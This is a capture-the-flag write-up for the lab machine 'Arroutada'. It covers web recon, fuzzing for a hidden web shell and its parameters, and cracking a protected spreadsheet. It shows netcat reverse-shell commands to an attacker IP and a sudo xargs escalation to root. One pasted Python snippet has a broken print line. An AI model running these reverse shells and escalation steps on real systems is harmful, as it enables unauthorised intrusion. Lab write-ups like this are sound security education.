15/10/25
Arroutada
hackmyvm
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
Hey! A new machine means new things to learn – let’s dive into this easy box and pick up some cool tricks!
ζ nmap -sCV  192.168.138.123
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-15 11:30 EDT
Nmap scan report for 192.168.138.123
Host is up (0.00065s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.54 (Debian)
MAC Address: 08:00:27:9E:B1:15 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds
Only one port is open: Port 80 (HTTP). This means our initial focus will be entirely on the web service.
Web Exploit
The website's main page only displays an image. While this could suggest steganography, I decided to first check the image's metadata using exiftool.
ζ exiftool apreton.png
ExifTool Version Number         : 13.25
File Name                       : apreton.png
Directory                       : .
File Size                       : 71 kB
File Modification Date/Time     : 2025:10:13 20:17:06-04:00
File Access Date/Time           : 2025:10:13 20:17:07-04:00
File Inode Change Date/Time     : 2025:10:13 20:17:06-04:00
File Permissions                : -rw-rw-r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1280
Image Height                    : 661
Bit Depth                       : 8
Color Type                      : Grayscale with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Title                           : {"path": "/scout"}
Image Size                      : 1280x661
Megapixels                      : 0.846
The Title field contains a JSON object pointing to the path /scout. Let's check it out.
curl http://192.168.138.123/scout/

Hi, Telly,

I just remembered that we had a folder with some important shared documents. The problem is that I don't know wich first path it was in, but I do know the second path. Graphically represented:

/scout/******/docs/

With continued gratitude,

J1.
We have two pieces of information; a directory pattern: /scout/******/docs/ and J1
ζ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt -u http://192.168.138.123/scout/FUZZ/docs

j2                      [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 2ms]
:: Progress: [81643/81643] :: Job [1/1] :: 6250 req/sec :: Duration: [0:00:19] :: Errors: 0 ::

The complete path is /scout/j2/docs. Visiting this URL reveals many empty files named z1 to z999. I wrote a Python script to find the non-empty file.
import requests

for i in range(1,1000):
    url = f"http://192.168.138.123/scout/j2/docs/z{i}"
    r = requests.get(url)

    if r.content != b"":
        print(f"Found something : {url}")
import requests

for i in range(1,1000):
    url = f"http://192.168.138.123/scout/j2/docs/z{i}"
    r = requests.get(url)

    if r.content != b"":
        print(f"Found something : {url}")
        print(f"content: {r.content(url)"}
run it :
ζ python3 request.py
Found something : http://192.168.138.123/scout/j2/docs/z206
content: b'Ignore z*, please\nJabatito\n'
so the message has no meaning , so i go back to the ods file "shellfile.ods"
Initial Foothold
The shellfile.ods file was password-protected. I used libreoffice2john and john to crack it.
ζ libreoffice2john shellfile.ods >john.file
ζ john john.file --wordlist=/usr/share/wordlists/rockyou.txt
shellfile.ods:john11:::::shellfile.ods

The password was quickly found: john11. After opening the file with LibreOffice and the password, I found a reference to a potential web shell: thejabasshell.php.
in this file we have a endpoint and i think its a web shell based on its name .
I used ffuf to find the required GET parameters.
ζ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt -u http://192.168.138.123/thejabasshell.php\?FUZZ\=whoami -fs 0
a                       [Status: 200, Size: 33, Words: 5, Lines: 1, Duration: 2ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
ζ curl http://192.168.138.123/thejabasshell.php\?a\=whoami
Error: Problem with parameter "b"
so we have the other parameter but we need the value so we gonna bruuute force it too until we found it :)
ζ ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt -u http://192.168.138.123/thejabasshell.php?a=whoami&b=FUZZ -fs 0

pass                    [Status: 200, Size: 9, Words: 1, Lines: 2, Duration: 82ms]
[WARN] Caught keyboard interrupt (Ctrl-C)

ζ curl http://192.168.138.123/thejabasshell.php\?a\=whoami\&b\=pass
www-data
We have command execution! The next step is to gain a reverse shell.
Set up a Netcat listener
ζ nc -vlnp 4444
Send a reverse shell command. Since nc was available on the target, I used it:
curl http://192.168.138.123/thejabasshell.php?a=busybox%20nc%20192.168.138.102%204444%20-e%20%2Fbin%2Fbash&b=pass
Success! We have a shell as www-data.
Privilege Escalation to Drito
Inside the shell, I checked for services running locally.
ζ nc -vlnp 4444
listening on [any] 4444 ...
connect to [192.168.138.102] from (UNKNOWN) [192.168.138.123] 55832
/usr/bin/script -qc "/bin/bash -i" /dev/null
www-data@arroutada:/var/www/html$ ss -nltp
ss -nltp
State  Recv-Q Send-Q Local Address:Port Peer Address:PortProcess
LISTEN 0      4096       127.0.0.1:8000      0.0.0.0:*
LISTEN 0      511                *:80              *:*
here as we can see there is a port 8000. We need to see what service is running there, to do that i try it to use curl and upload curl in the target machine and it didnt work so i use wget to fetch the content
www-data@arroutada:/var/www/html$ wget -q -O - 127.0.0.1:8000
wget -q -O - 127.0.0.1:8000
Service under maintenance

This site is from ++++++++++[>+>+++>+++++++>++++++++++>>>---.+++++++++++..++.>-----------.++.++++++++.++++++++++++++.>-----------------.-------.++.++++++++.------.+++++++++++++.+.
The comment hints at /priv.php. Let's investigate.
www-data@arroutada:/var/www/html$ wget -q -O - 127.0.0.1:8000/priv.php
wget -q -O - 127.0.0.1:8000/priv.php
Error: the "command" parameter is not specified in the request body.

/*

$json = file_get_contents('php://input');
$data = json_decode($json, true);

if (isset($data['command'])) {
    system($data['command']);
} else {
    echo 'Error: the "command" parameter is not specified in the request body.';
}

*/
The source code comment in the response reveals it expects a JSON payload with a "command" parameter.
To interact with this API, I used wget with the --header and --post-data flags.
www-data@arroutada:/var/www/html$ wget -q -O - 127.0.0.1:8000/priv.php --header='Content-Type: application/json' --post-data='{"command":"id"}'

uid=1001(drito) gid=1001(drito) groups=1001(drito)

/*

$json = file_get_contents('php://input');
$data = json_decode($json, true);
Excellent! This web shell runs commands as the user drito. Let's get a reverse shell as this user.
Start a new listener:
ζ nc -vlnp 1234
Send a reverse shell command via the JSON API:
www-data@arroutada:/var/www/html$ wget -q -O - 127.0.0.1:8000/priv.php --header='Content-Type: application/json' --post-data='{"command":"nc 192.168.138.102 1234 -e /bin/bash"}'
We now have a shell as drito.
Privilege Escalation to root
Let's check drito's sudo privileges.
ζ nc -vlnp 1234
listening on [any] 1234 ...
connect to [192.168.138.102] from (UNKNOWN) [192.168.138.123] 37334
whoami
drito
/usr/bin/script -qc "/bin/bash" /dev/null
drito@arroutada:~/web$
so we gonna see the permission of this user
drito@arroutada:~/web$ sudo -l
sudo -l
Matching Defaults entries for drito on arroutada:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User drito may run the following commands on arroutada:
    (ALL : ALL) NOPASSWD: /usr/bin/xargs
The user can run xargs as root without a password. we gonna check GTFOBins
drito@arroutada:~/web$ sudo xargs -a /dev/null sh
sudo xargs -a /dev/null sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
ROOTED